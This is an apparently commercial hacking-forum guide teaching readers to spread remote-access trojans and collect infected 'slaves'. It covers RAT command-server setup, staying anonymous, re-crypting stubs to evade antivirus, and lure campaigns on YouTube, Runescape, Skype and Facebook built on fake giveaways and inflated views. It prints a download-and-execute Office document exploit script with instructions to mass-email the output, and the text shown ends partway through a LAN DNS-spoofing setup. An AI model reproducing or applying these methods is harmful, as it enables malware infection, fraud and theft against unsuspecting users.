



Hello and welcome to INSTANTLY SPREADING GUIDE, and within this guide I will be teaching you my own methods of getting slaves daily. This guide is a personal guide that I've created with everything I know about spreading. I started out using remote administration tools for the self-purpose of being a rich in game Runescaper. I then realized with myself that I can do more with a remote administration tool. So I began thinking of a variety of different methods that I could use when I spread. I was able to get installs from thinking outside the box, and what would users look for and see with their eyes when it comes down to having a good image when spreading, as looking good gets more installs than something that looks shitty. This guide will show you 5 methods to get installs on a daily basis. I've been using these methods majority of the time when I spread. I always have success with these methods that I will be explaining to you throughout this guide. Another reason I made this guide is that I want my customer to be able to think outside the box, you need to think, so this is one of the reasons I made this guide. This guide is a continuous guide that I've written, so you will need to read chapter by chapter to get a firsthand experience about what you're understanding.

This guide shows a variety of methods, from Runescape spreading, to spreading via LAN and learning how to create a word exploit, and way more. I will teach you also mainly everything I know about remote administration tools and how they work. I want this guide to be a valuable guide to my customers and also myself so you guys know everything that I know. Hopefully my guide will help you successfully spread and gain a large success rate of over hundred slaves a day. My goal for this guide is to keep it regularly updated until everything I know is within this guide. So this my customer I hope you look out for updates within my sales thread.

<http://www.hackforums.net/showthread.php?tid=4854400>

So remember to check for updates within the sales thread for more methods and extra chapters, as I have more huge plans for this guide. So hopefully by the time you finish reading this guide and attempt my methods you should be guaranteed a success rate. I hope you are enjoying my personal methods I explain within this guide.

Thank you. #Skyline

<http://www.hackforums.net/member.php?action=profile&uid=2667861>

## **Table of Contents**

- **Introduction**
- **Table of Contents**
- **What you will need**
- ***About Remote Administration Tools***
- Chapter One - Domain Name Systems
- Chapter Two - Port Forwarding Tips
- Chapter Three - Staying Anonymous
- Chapter Four - Choosing a RAT
- Chapter Ten - Testing your RAT
- Chapter Ten - Maintaining your slaves
- ***Instantly Spreading Guide***
- Chapter One - The YouTube Method
- Chapter Two - Spreading via Runescape
  - Part 1
  - Part 2
- Chapter Three - Using Social Media
- Chapter Four - Using DOC & XLSX files
- Chapter Five - Infecting PC's via LAN
- Chapter Six - Rattng Pranks
- Chapter Seven - Spreading with Email's
- Chapter Eight – Spreading with PDF's
- **Conclusion**

## **What you will need.**

- A Remote Administration Tool
- A FUD Crypter
- A Brain
- A VPN
- Email Account
- Youtube Account
- Enhance Views account
- Runescape Account
- AutoTyper
- Skype Account
- A Direct Upload Site (For your Stub)
- A Virtual Machine
- Kali Linux
- Email Address
- Metasploit

# ***ABOUT REMOTE ADMINISTRATION TOOLS***

## ***Domain Name Systems***

A Domain Name System is a method that domain names use to identify and translate into a protocol of internet addresses. These names are custom and can contain numbers and letters within the DNS name, which are then turned into IP addresses.

DNS example

isec1337.killingcrab.com


Now first within this tutorial I'll be explaining what they are used on for remote administration tools. Then within the second part I'll include a more formal approach on what they do, and how connectivity works within a network of systems. Now you're probably wondering what is this random thing which looks like a website but it isn't a real website which I need to use to enter into my builder to create my stub when I use my remote administration tool? But actually this weird looking thing does more than you think ;) Now when I enter my DNS to my builder, you would actually use your public IP address for your remote administration tool to be able to have connectivity between you and your infected system, but instead we take a safer approach and connect to a server on the offside, which is your Domain Name System (DNS).

An example of how your remote administration tool, your router, and an infected system is shown below within this code.

```
Your system(192.168.1.2) -----> isec1337.jumpingcrab.com(DNS)(192.168.1.2) ----->
Router(192.168.1.1) -----> ISP (82.253.55.3) -----> ISP (26.215.123.1)(Infected) -----> Router
(10.0.0.10)(Infected) -----> isec1337.jumpingcrab.com(DNS)(Infected)(10.0.0.2) ----->
System(Infected)(10.0.0.2)
```

So that has basically created an internal WAN on your remote administration tool to be able to connect from your network, to his network. This outlines what a DNS does, and is used for. So no wonder why if your infected user turns his network off, he will not appear on your remote administration tool, and that is because of this reason. The example above outlines how a remote administration tool connects to a DNS to connect to your infected system. But there's

alot more a DNS can be used for. Within this tutorial I'll explain more to give you more detail into what you're dealing with here. Now lets go outside the box. This is how a DNS is used within a internal private network of computers, and how one machine can run a whole system. Now within this diagram we have 2 machines in our network. 1 is our client, the other is our network server. As shown below we see 192.168.100.0 /24 as the default gateway, they are each assigned an IP. 192.168.100.2(Client) & 192.168.100.10(Server) now you see these 2 machines are connected as they share the same router. We also know this because of the IP/Subnet.



As we can now see, we have our own network. But it wants to connect to a server? How is this possible. Now when the user changes his network settings and reroutes his DNS to somewhere different other than his default ISP's DNS, he is then connecting to a different domain/network. This allows communication between other networks and clients.

So basically that is it. I've shown you the basic examples on how a Domain Name System Works, and what it is used for when it comes to remote administration tools and connectivity with other networks. I hope this answers most of you new members questions on what a DNS is used for.

## ***Port Forwarding Tips***

Port forwarding is one of the main parts of remote administration tools. It allows the connection between your RAT client your router and the internet. Allowing port forwarding on your router will allow connections to your port through the port/service you open via your router. This allows the machines you have infected to enter your router and show on your RAT. This basically allows incoming and outgoing connections from your device to the internet. A DNS which I've explained above is assigned to the infected machine aswell as the port number you've assigned your router and created on your RAT. This allows traffic to enter your network meaning you will have remote access to your infected machines.

You may hear of some RATs not using a port forwarding feature, like PHP RATs; instead they depend on http requests to allow traffic instead hosting a service on your router.

### *Important notes on port forwarding*

- Make sure you assign the port device or IPv4 address. A IPv4 address is a address that your router assigns to local devices on your network for connectivity between the device and router. These addresses are assigned by the router to the device also for identification purposes. To get your IPv4 address go to CMD and type ipconfig. They should be private IP addresses like 10.x.x.x or 192.168.x.x it depends on your network, all addresses can be the same for different networks it's the public IP address which is different. Just make sure you get the correct information the ipconfig table.
- Your router page. This page is your router page for your router where you control your router. In networking terms, this is called the default gateway. To get your default gateway information open cmd and type IPconfig. It should be under the adapter you're currently connected to. Once you have this IP address for your router type it into your browser. Depending on your router you have, each router page has a different layout, settings and configuration. Most routers these days have the port forwarding feature in the default gateway page.
- Checking your ports is a must before you start RATTING. To do this go to [canyouseeme.org](http://canyouseeme.org) or any other alternative website with port checking. Make sure you have forwarded the correct device in your network and are listening to your port via your RAT aswell.
- If you can't manage to open ports via your router, try a VPN and port forward via there service. Just make sure you choose a VPN which supports port forwarding.

## ***Staying Anonymous***

Now trying to stay Anonymous isn't always easy as you'd think it is. There are more things than just hiding your IP on a private or public VPN, and there is lots of ways and methods we can choose to do when staying Anonymous.

Firstly I will talk about some of the main things and concepts to cover when trying to hide yourself and your virus. When creating a DNS, and depending on the DNS service provider you've chosen, your IP will always be traced. As a DNS is used to change a IP into a domain. So when running your DNS with your real IP or even creating it with your real IP for the first time you still leave traces like account registrations and converting your IP into your DNS. You guys need to know that everything gets logs. The world is going to be fully based on technology in the next generations to come, so you must also put into idea when staying Anonymous that world physical and logically world will change, so it's a good idea to keep up to date with technology.

When staying Anonymous I'd highly recommend using a VPN (Virtual Private Server)

Here is a list of good VPN services that I recommend. These VPN's keep zero logs.

Proxy.sh

Private Internet Access

ZorroVPN

Cryptostorm.is

# ***Choosing a RAT***

It's important when choosing a RAT in knowing which RAT to actually buy. Most users either don't know which to buy as there is a big marketplace including RATs and a lot of coders sell them just to make profit. Most coders are very good or long termed experienced in making RATs and that's why you see different and big audiences around RAT products and which customer favours what RAT. But in the end it comes down to your opinion and what you need in a RAT. Most users look for features and others like for stability. Both of these concepts ( features & Stability) are the most important as you want a 100% full functioning RAT.

## **Testing your RAT**

Testing your RAT is the first thing you to do before you start ratting. I highly suggest testing before you get to work spreading to ensure a high success rate.

There are two ways to test your remote administration tools.

First is Sandboxie

Go to this site and download Sandboxie: <http://www.sandboxie.com/index.php?DownloadSandboxie>

Once you've download and install Sandboxie open Sandboxie. It will be running in the background of your OS.

To test your RAT simply right click on your .exe and click run in sandboxie. If it worked you'll appear on your remote administration tools.

The 2<sup>nd</sup> method to test your remote administration tool is using Anubis.

Go here: <https://anubis.iseclab.org/>

Choose the subject for analysis

For analyzing Javascript and Flash files by Wapaxst:

File:  No file chosen. Choose the file that you want to analyze. The file must be a Windows executable or Android APK. [\(details\)](#)

URL:  Choose the URL that you want to analyze. The URL will be analyzed in Internet Explorer.  
**Note:** We will **not** analyze a **binary** that you provide via this URL. We will merely use a browser to check the given URL for a possible drive-by download or similar attack!

Get a priority boost

Enter the code that you see in the image on the left and your submission will be analyzed before all automatic submissions.

**mx**

You will come to this page, enter the code below and fill out the requirements, then click submit for analysis. If you've done this correctly you'll get a slave.

## Maintaining your Slaves.

To ensure you keep your connections, it's vital to maintain your slaves to avoid detections. The best way to do is this is by scanning your stub you're using to spread 1 – 2 times a day.

I recommend using.

Scan.majyx.net

nodistribute.com

razorscanner

xcscanner.com

Once you've scanned and you've analyzed the scan, it's up to you if you wish to refud your connections to avoid it being picked up by AV's.


If your stub is detected use your crypter to reencrypt your unencrypted file and update them on your slaves using the update feature your RAT should have. Majority of RATs have update features.

# ***INSTANTLY SPREADING GUIDE***

## ***CHAPTER ONE***

### ***The YouTube Method***


I will start this first method on one of the most known and simplest methods. But most users cannot correctly use this method to spread. Youtube has a massive audience and traffic runs through it Dailey. This is a great target for us, and this is where we will be spreading. This is why I'll be explaining this method to you. As the install rate is very successful when it comes to infections. Now you will want to make an account at Youtube if you haven't already done so.



You have just made an account. You have no audience around your channel. But to get installs you will want to have an audience around your channel either legitimate or bots. It doesn't matter as long as your channel looks legitimate.


Now when spreading your stub to gather infections on Youtube you will want to aim at a specific audience for installs. For example, Runescape, Counter Strike, Dota 2, Giveaways. Anything which attracts an audience name it your video. But also remember, thinking outside the box when naming your Youtube video does affect your infection rate. If you suit your Youtube videos to real life scenarios and media it can attract a massive amount of traffic.

Now to begin I recommend making an account at [www.enhanceviews.com](http://www.enhanceviews.com)




Once you have created an account go to free credits and go to Youtube. There are other social media websites there we can gather credits on Enhance Views to use for more views, subs, likes to make our content look legitimate. This tool is one of the most known and is exactly the reason I use it. As it has helped me get my infections.

Now once we have clicked on the Youtube tab to gather credits.



Now once you are here, download the Enhance views Program Download. This will prompt a download for this program within your Browser. Once it has complete open and run it. It will ask you to sign in.

Now to get fast credits you will want to use an alternative Youtube account to mine for credits using this program. To do this, go to the options tab and right click. Then click to input your Youtube account credentials.




Once you have inputted your details click "Save Settings" then Click "Start" on the above tabs. This program will generate credits for you to use on your account once you have viewed enough videos. The longer you have this program generating credits for you the more successful your video will be in terms of likes, views and subscribers.

Now once you have gathered a reasonable amount of credits on Enhance views it's time to find a Youtube video. Now as I've said before it's about finding the correct audience you wish to target personally as a user. It's up to you what you want to decide to go for in terms of installs and slaves. But within this guide I'll give you an example on how to do this. I'll use a Runescape video to show you exactly what I mean.

Now when finding a video it is important not to use a video when a lot of views, but find a video which doesn't have many views and is perfect for the job.

Now I'm going to do a YouTube search for the video I want to use. I wish to target Runescape players for example, so I will need to find something which Runescape players would want and search for when it comes to YouTube.

Now I've chosen to use a Runescape Private Server Video to attract an audience to my video to get successful infections. I know for a fact people are always going to release Runescape private servers so this is a very good example on how to use Youtube to spread for infections.



So I've found my Video, but how do I upload it if I want to use it?

That's easy, copy paste the URL from the Youtube Video you have searched and wish to use into one of these websites which is able to convert YouTube videos to a video file.

<http://www.clipconverter.cc/>

[www.onlinevideoconverter.com/video-converter](http://www.onlinevideoconverter.com/video-converter)

Now once you have downloaded your Video, you will want to upload your Youtube video with a link to your RAT in the description. Make the description and title to your video look legitimate.

Now we have uploaded our video to YouTube, it is now time to use the credits you have gathered using Enhance views on your YouTube video. Depending how many credits you have depends on how many installs you will receive. You will want to use your credits mainly on views and likes and comments. These are the 3 main contents of spreading via YouTube. It makes your audience believe this is legitimate and will download your infected file.

Almost just a hint when spreading via YouTube. Call it something "New" or "Brand New" this makes creates more traffic as this has work on majority of videos with these words in the title.

## ***Chapter Two***

### ***Spreading via Runescape***



Hello, and within this chapter I will be explain the concepts of spreading via Runescape. In my time of using remote administration tools I have accumulated quite abit of income from the game Runescape. This game is one of the many reasons I used remote administrations tools as the profit I received from this game was well over \$10,000. The game has changed a lot within it's time and is still growing a player based audience daily with 2 concepts of the game with many features evolved around the entire game. In this chapter I will be teaching you everything I know about spreading on Runescape, my ideas, my methods as there is a lot based around this

game and a lot of methods on how to spread.

Now within Chapter 1 I explained a YouTube method on how to receive installs using YouTube as an audience to get traffic to your remote administration tool download. This basically means you can use the method I showed you within Chapter 1 to spread on Runescape. I will be showing you my method on how I made profit with Runescape

This method can be autopolit meaning you will be able to spread your remote administration tool in the game on Runescape with no typing or viewing your machine. But this does require and auto type, a virtual machine and a youtube video or a binded image to your remote administration tool, user input if you choose, or have a Skype bot.

### **Part 1**

#### **Part 1 requires**

- Auto typer - <http://www.garyshood.com/rsclient/>
- Virtual Machine – Use Virtualbox or VMware
- Skype Account
- Runescape Account
- A Binded JPEG with your RAT

Now to get started you will want to have Runescape on a virtual machine. Once you have Runescape on a virtual machine it's time to spread. First off start by downloading the auto typer from garyshood.

<http://www.garyshood.com/rsclient/>

After you have downloaded the auto typer login into your Runescape account. When logging into your Runescape account you will want to find a busy world with a lot of players in a big area, as finding bunches of players to spam your text using the autotyper will increase your infection rate.

Now make sure you have your Skype online on a PC which is not on your virtual machine. As using your autotyper + Skype will be too much involving on one PC, so this is why we use a virtual machine to keep our work load off our hands. Now once you're setup you will want to spam the crowded worlds, telling users to add you on Skype and your giving away 100M

So for example

“100M giveaway add me on Skype: mys skype name”

Users will be adding you via Skype to enter the 100M giveaway. Once they have added you via Skype it's time to link them your RAT. So for example

“Hey thanks for the add. To enter the giveaway pick one picture [www.yourlinkdownload/virus/](http://www.yourlinkdownload/virus/) and tell me what it is. You will be in the draw to win 100m in the 30 minutes.”

Now as I said for this method to be autopilot you can have a Skype bot in place so when users add you it will accept their request and send them the message I've written in the example.

Now for this next method I use to use with Java Drive By's. But this is still effective if I take away Java from this method, as Java have updated their software to patch this vulnerability so we cannot infect via Java applets. But we can use something different.

## **Part 2**

### **Part 2 requires**

- Basic HTML and CSS
- Webhosting
- Domain(If you have one)
- A DOC or XLSX exploit

I do not want to go into much detail to explain how to setup the required software above. I just wish to explain in this part how I managed to spread with the required material I mentioned above. This part will cover how to spread your DOC/XLSX exploit on Runescape to receive infections. Now let's get started. I explain the DOC & XLSX exploits more within this tutorial, and how to create your own aswell.

To begin you will want to have your domain linked to your website hosting. I do believe it is necessary to have a domain with the extension (.com, .net, .org) as they make your spreading a lot more legitimate. Once you have that setup it's time to create your template.

When I was spreading with this method I used a clan application form fill out template. It just has to have a link to download your exploit file to be able to spread. I only used 1 button the page with a nice looking background and title. So you will only need to code 3 simple things within HTML and CSS (Download link, background, title) you can also rename your tab name aswell.

Now you can either have an internal or external path to your RAT. Meaning you can upload it to a direct hosting website or host in on your hosting you have which you needed to link your domain to. Once you have done that basically just include it to your download link on your template.

Now once you have that created it's basically time to spread your malware on Runescape. You can do this by becoming friendly to users and tell them to fill out a clan application to your clan to join, and then link them your malware to download the clan application.

You can also use this method on forums, youtube. Or think outside the box ;)



## ***Chapter 3***

### ***Using Social Media***

Now within Chapter 1 I explained gaining credits with enhance views. We are going to use these credits to gain likes on social media. Within this chapter I will be explaining how to spread via social media. Facebook is this key to our success when we spread. We are going to be using 2 methods you are already familiar if you've read the previous chapters. We are going to be using a domain, webhosting, facebook page, your download link, and a DOC or XLSX exploit.

This chapter requires

- A domain
- Web hosting
- Html & CSS basics
- Facebook page

- DOC or XLSX exploit
- Enhance View Credits

As I've mention in the Runescape chapter (Part2) on how you had to spread with a download template. This is basically what we are going to do, but via Facebook or any social media. I have also explain how enhance views worked in chapter one to get credits to gain likes. Now let's begin.

First you will want to have a Facebook page with likes, and something which draws attention. You will need to have your Facebook page legitimate and have audience. This where enhance views comes in. You will need to gain credits via enhance views to get likes directly to your Facebook page. It is also good to use your bots Facebook accounts if they have them to share your page for likes and share photos and statuses. Remember to use a VPN ;)

Now as I've explained your Facebook Page should be looking good and have an audience for this method to work. Once you believe your Facebook page is good enough to spread and get some infections go ahead. As I've explained on how to setup your template to your webhosting and domain simply think of your own method that people would want to go to and want to download. Have your DOC Exploit setup correctly to your webhosting.

An example of this is do a giveaway or create a status with a link to your domain with your template & exploit that people would download. It's that simple, you will have installs.

And you can do this on any social media platform you choose to gain installs from this method. I have done this in the past and it has worked and is really effective. So don't sit around and think you're going to get installs on the spot with this method as it does require basic skill in HTML & CSS and knowing how to manage a webhost and a domain and how to link them.



## ***Chapter 4***

### ***Spreading via DOC & XLSX Files***

Ok within this chapter I will explain on how to create a DOC & XLSX file. If you wish to make this FUD you will need to learn how to obfuscate the source code. But anyways let's get started.



### ***This Chapter Requires***

- Python source code (<https://www.exploit-db.com/exploits/24526/>)
- PyScripter (<https://code.google.com/p/pyscripter/downloads/detail?name=PyScripter-v2.5.3-Setup.exe&can=2&q=>)
- Or download just the non-install and only executable version (<https://pyscripter.googlecode.com/files/PyScripter-v2.5.3.zip>)
- A FUD Stub
- A Direct download link
- Email Account

Ok now within this chapter I'll explain how to setup a Word & XLSX exploit. For of all you will want to download the PyScripter and copy the source code. Now once you have download the PyScripter open the PyScripter and paste the source copy within the Scriptor and press run.

```

# Exploit Title: MS Office 2010 Download Execute
# Google Dork: NA
# Date: 15 Feb 2013
# Exploit Author: glltch
# Vendor Homepage:
# Software Link:
# Version: All
# Tested on: [Windows XP SP3, SP2, Windows 7 ]
# CVE :
# Disclosure:
#Just generate a meterpreter .exe, then provide the link to it via the exploit, it will automatically download and run said .exe

* import binascii
* import sys
* import time

* print "Microsoft Office 2010, download -& execute "
* print " What do you want to name your .doc ? "
* print " Example: TotallyTrusted.doc "
* filename = raw_input()

* print " What is the link to your .exe ? "
* print " Hint!!! Feed me a url. In: http://user/elmst/payload.exe "

* url = raw_input()

* print "Gears and Cranks working magic in the background "
* time.sleep(3)
* close=""
* binme=binascii.b2a_hex(url)
* file=( "%s" % (url) )
* textfile = open(filename , 'w')
* textfile.write(file.decode('base64')+binme+close)
* textfile.close()
* time.sleep(3)
* print "enjoy"

```

Once you have run the script it will prompt you for a file name. Now this where you have a chance to either name it a .xlsx file or a .doc. A .xlsx is a excel file and a .doc is a word. These will create a script in the background provide by your download link. If you source code is obfuscate the source code to encrypt it to bypass anti viruses.

Once you have run the script it will output a .doc or .xlsx of your choice to the project file you want. Now it's time to spread your file. As I've mention a .doc or .xlsx file comes into handy when spreading as they are very effective and work perfectly. Your infection rate should be very high we these exploits and you can use them mainly anywhere to get installs. So good luck.

Now a good method to spread is via email. As spending emails contains .doc or .xlsx file people will open them if they involve personal things that interest them or are needed in their lifestyle. So good luck and obtain as many emails as you can and spend as many as you can. There are a variety of bulk mass email messages out on the internet they are simple to find within a search. I basically had written this tutorial to explain on how to create a simple exploit. So good luck and have fun ☺ . We will be using this exploit within this guide as I have mention throughout this tutorial.

Name	Date modified	Type	Size
 module1.py	6/7/2015 3:32 PM	PY File	4 KB
 test	6/7/2015 3:47 PM	Microsoft Word 9...	3 KB

# ***Chapter 5***

## ***Infecting PC's via LAN***

Ok within this chapter I will be explaining the method on how to infect PC's via LAN. Within this tutorial I've explained how to use a template on a webhost to spread your RAT. This time we will be doing this over LAN but in a more professional manner.

### Chapter 5 Requires

- FUD server or DOC/XLSX Exploit (Your Choice)
- A Virtual Machine
- Kali Linux
- Webhost/Domain
- Template for RAT Download

Ok lets get started. Now we will I'll started off by saying we have everything setup some far if you've read the chapters. You know how to setup a webhost/domain and everything as I'e explained. Now it's time to spread our RAT over a LAN.

Ok we will started off by installing Kali Linux.


<https://www.kali.org/downloads/>

Download from here.

Then we must download a virtual machine.

<https://www.virtualbox.org/wiki/Downloads>

Ok once we have those installed install Kali on your Virtual Machine. I will now start to explain how to spread with Kali over LAN to infect via RAT. Go lets get started. Go to applications tab, then Kali Linux > Sniffing > Network Sniffers > dnsspoofers.



Once you have done that this syntax will appear into the terminal when you click dnsspoof  
 “dnsspoof -I <interface> -f <hostsfile >”

We will want to redirect to our website hosting our RAT template using this tool. Now we need to make a host file to redirect the network to our RAT. We do this by doing into the terminal and doing into the /usr/local/directory

Command

- Cd /usr/local

From here we will need to use a text editor so type..

- Gvim hosts

